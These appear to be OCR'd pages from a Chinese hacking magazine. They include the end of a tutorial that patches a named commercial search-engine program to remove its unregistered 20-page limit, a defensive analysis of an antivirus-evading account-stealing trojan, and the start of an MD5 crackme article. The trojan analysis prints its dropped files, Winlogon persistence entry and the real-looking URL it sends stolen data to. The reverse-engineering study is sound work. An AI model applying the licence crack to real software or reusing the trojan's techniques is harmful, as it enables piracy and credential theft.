


图2

运行软件随便输入用户名和注册码，点注册后如图3所示。




图3

原来程序为了防破解，是在运行时验证注册信息的。这样通过错误信息找突破点就用不上了。点击索引，弹出如图4所示对话框。




图4

单击确定后如图5所示。




图5

做人要灵活是吧，我想这没人会反对。即然人家查找字符串都能找到注册的突破口，我们用查找字符串相信也能突破只索引20个页的限制。

用OllyDbg加载"搜索引擎工厂"。右击鼠标，查找所有字符参考，如图6所示。




图6

把所有字符串浏览了一遍，找到了我们要的："Unregistered user can only index 20 pages!"。想知道这些是哪里来的呀，把"搜索引擎工厂"的语言设置为英语就行了。其实内容就是图4里的东西。点击来到图7所示的位置：




图7

按照前人的习惯，从这里往上看，应该会找到"关键跳"。于是往上一点来到图8所示的地方。




图8

前面两处的JNZ SHORT SearchMa.00426FCA，如果跳过去，则不会显示图4的对话框。不过我们并不能确定，这里是否就是判断20个页面的地方。再往上看来到图9所示的地方。





图9

发现了什么？14？16进制的14就是10进制的20哦。下面的JNZ SHORT SearchMa.00426FCA应该就是还没到20页时跳转。那我们把它改成JMP SHORT SearchMa.00426FCA，这样就没有了20页的限制。改完后保存，运行一切正常！

Icefire：免杀到今天已经不是神秘的技术——至少黑防VIP系统里很多VIP会员日常都在讨论比较高级或者另类的免杀技术，而的确也有很多木马后门被VIP会员做成了免杀的版本。免杀技术的普及紧接着就给我们带来了与之交锋的"免杀后门清理"，如何系统全面的分析经过免杀处理的黑客程序并将它从系统里揪出来，就是我们今天讨论的主题！

适合读者：破解爱好者
前置知识：无

查杀免杀木马



文/图 icexiaoye [E.S.T]

EvilOcta的nowthk给我发来一个程序，说是个杀毒软件无法查杀的东东，出于好奇，我用最新的卡巴和瑞星扫描了一遍，果然免杀，一狠心自己运行它，"唰"就消失了，看来100%不是什么好东东啊，试试分析并删除它吧。

拿出Peie扫一下，发现是UPX的壳，如图1所示。




图1

直接用OD载入，下硬件断点"hr 0012ffa4"，F9运行到关键跳，然后就来到了OEP：

```
004051BC    55              push ebp
004051BD    8BEC            mov ebp,esp
004051BF    B9 05000000     mov ecx,5
004051C4    6A 00           push 0
004051C6    6A 00           push 0
004051C8    49              dec ecx
004051C9  ^ 75 F9           jnz short 1nelw.004051C4
004051CB    53              push ebx
004051CC    56              push esi
004051CD    57              push edi
004051CE    B8 6C514000     mov eax,1nelw.0040516C
004051D3    E8 E0EEFFFF     call 1nelw.004040B8
004051D8    33C0            xor eax,eax
004051DA    55              push ebp
004051DB    68 FA534000     push 1nelw.004053FA
004051E0    64:FF30         push dword ptr fs:[eax]
004051E3    64:8920         mov dword ptr fs:[eax],esp
004051E6    E8 E5FBFFFF     call 1nelw.00404DD0
```

小提示 一般先用F8粗略跟踪一遍，先了解程序编写的主体思路，再进行深入的分析，对不是很重要的地方直接跳过就可以，而且对于盗号软件，我们并不需要对程序主体跟的太详细，针对需要破解的地方详细分析就可以了。

我们跟进004051E6处的CALL，一路F8快速跑过，来到00404E5D处，有一个关键的信息，如图2所示。




图2

由此可以判断，程序在系统盘中释放出Explore。继续F8跟进，到00404EA3处，又有好东西：

```
00404B69    B9 484D4000    mov ecx,1nelw.00404D48
; ASCII "$$a.bat"
......
00404B91    BA 584D4000    mov edx,1nelw.00404D58
; ASCII ":try"
......
00404BAB    68 684D4000    push 1nelw.00404D68
; ASCII "del ""
......
00404BF3    68 844D4000    push 1nelw.00404D84
; ASCII "if exist ""
......
00404C10    68 984D4000    push 1nelw.00404D98
; ASCII "" goto try"
......
00404C40    68 684D4000    push 1nelw.00404D68
; ASCII "del ""
......
00404C78    BA AC4D4000    mov edx,1nelw.00404DAC
; ASCII "cls"
```

虽然信息不全，但是稍微整理下就可以发现，$$a.bat所存在的目的就是删除某个文件（事后发现，如果在释放文件途中被打断，这个批处理会用来毁尸灭迹，也就是传说中擦PP的东西）。

用CALL来到004051EB处，有如下代码

```
004051EB    3C 01           cmp al,1
004051ED    0F85 EC010000   jnz 1nelw.004053DF
004051F3    8D45 EC         lea eax,dword ptr ss:[ebp-14]
004051F6    E8 79F8FFFF     call 1nelw.00404A74
```

在004051ED处需要小心，如果直接跳过去，那么程序就跑"飞"了，而在004051F3处下断点也是没用的，怎么办呢？很简单，把JNZ改成JZ，这样就不跳了（改成NOP也行，目的是不让程序跳转）。然后来到00405208处，得到如3所示的信息。

由此可以判定，程序在System32文件夹里释放出

```
00405208  8B4D EC          mov ecx,dword ptr ss:[ebp-14]
0040520B  BA 28544000      mov edx,1ne1w.00405428
00405210  B8 38544000      mov eax,1ne1w.00405438
堆栈 ss:[0012FFAC]=0090000C, (ASCII "C:\WINDOWS\System32\myztr.dll")
ecx=00000000
```

图3

Myztr.dll。继续F8，跳过了N多无用信息后，来到如图4所示的程序领空。

```
004052A5  E8 BEF1FFFF      call 1ne1w.00404468
004052AA  8B45 E0          mov eax,dword ptr ss:[ebp-20]
004052AD  B9 01000000      mov ecx,1
004052B2  BA 01000000      mov edx,1
堆栈 ss:[0012FFA0]=009003F8, (ASCII "http://www.999173.com/new/sendmail.asp")
eax=0012FF64
```

图4

看来这是个盗窃ID的木马，利用的方式是ASP收信。继续用F8跑完全程，后面就没有太多有意义的信息了。

好了，到此了解到了程序运行时释放的所有东西，我们可以开始工作了，下面正式进入清理过程。

打开清理恶意黑软的法宝冰刃（Icefire：很多朋友都问哪里可以有最新版本的、干净的冰刃可以下载，其实黑防官方首页"经典黑软"栏目就有下载连接，大家可以经常上去更新一下），它可以智能分析并删除可疑进程或文件。运行冰刃后发现有异常的文件，直捣黄龙，进入System32文件夹，尝试将Explore.exe和Myztr.dll删除。结果是Explore.exe可以删除，说明并没有运行，而Myztr.dll不能删除，可能是它与某个程序挂钩了，拿出瑞星听诊器，扫了下内存，发现DLL挂在了Explorer.exe上，如图5所示。




图5

这样一来就简单了，直接把Explorer进程Kill掉，这时候会发现桌面消失了，然后利用"创建新任务"进入C盘，再删除掉Myztr.dll。程序的主体部分就已经删掉了，最后进入注册表中，在"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"下的Userinit项发现了"C:\WINDOWS\System32\userinit.exe,,C:\WINDOWS\ System32\explore.exe"，这就是木马的注册表启动项目，直接删之，至此，免杀木马清除完毕。

适合读者：破解爱好者、加密爱好者　　　　前置知识：汇编基础

软件保护中MD5算法的另类应用

文/图 TC-XB

作为一种主流的加密算法，MD5算法广泛的应用于软件保护领域。在软件的注册保护中，MD5经常被用来对输入的注册信息进行加密。一般来说较为简单常见的用法是"MD5（注册名）= 注册码"或是"MD5（注册名，机器码）= 注册码"。这样的加密方法有一定的保护效果，但是随着破解技术的进步，对于这种保护方式，破解者只要能判断出使用了MD5算法，就可以很方便的做出注册机。不过不能因此否认MD5算法的优越性，所以对于MD5在软件的保护中应用，就要另辟蹊径了。下文中我们以一个Crackme为例，来看看如何更有效的使用MD5算法，并产生更好的保护效果。

用OD载入这个Crackme，打开"超级字符串参考"，很容易寻找注册成功的提示信息"good work"。根据这个线索就可以顺流而上来分析整个注册流程，进而体会如何在MD5的应用中另辟蹊径了。

我们在注册流程开始的地方，也就是程序取输入的注册名准备进行计算时下断点，其代码如下：

```
00401A94  .  68 2C010000   push   12C
 ; /Count = 12C (300.)
00401A99  .  68 80334000   push   00403380
 ; |Buffer = kgme_#1.00403380
00401A9E  .  6A 64         push   64
 ; |ControlID = 64 (100.)
00401AA0  .  FF75 08       push   dword ptr [ebp+8]
 ; |hWnd
00401AA3  .  E8 68010000   call   <jmp.&USER32.GetDlgItemTextA>
 ; \GetDlgItemTextA
```

对于以上代码，可以在任意一处下断。设置好了断点，让程序运行起来，任意输入注册信息并确定以后，程序就中断了。

> 小提示：对于下断点，也可以采取在命令行输入"BP GetDlgItemTextA"这样的方法来下断。

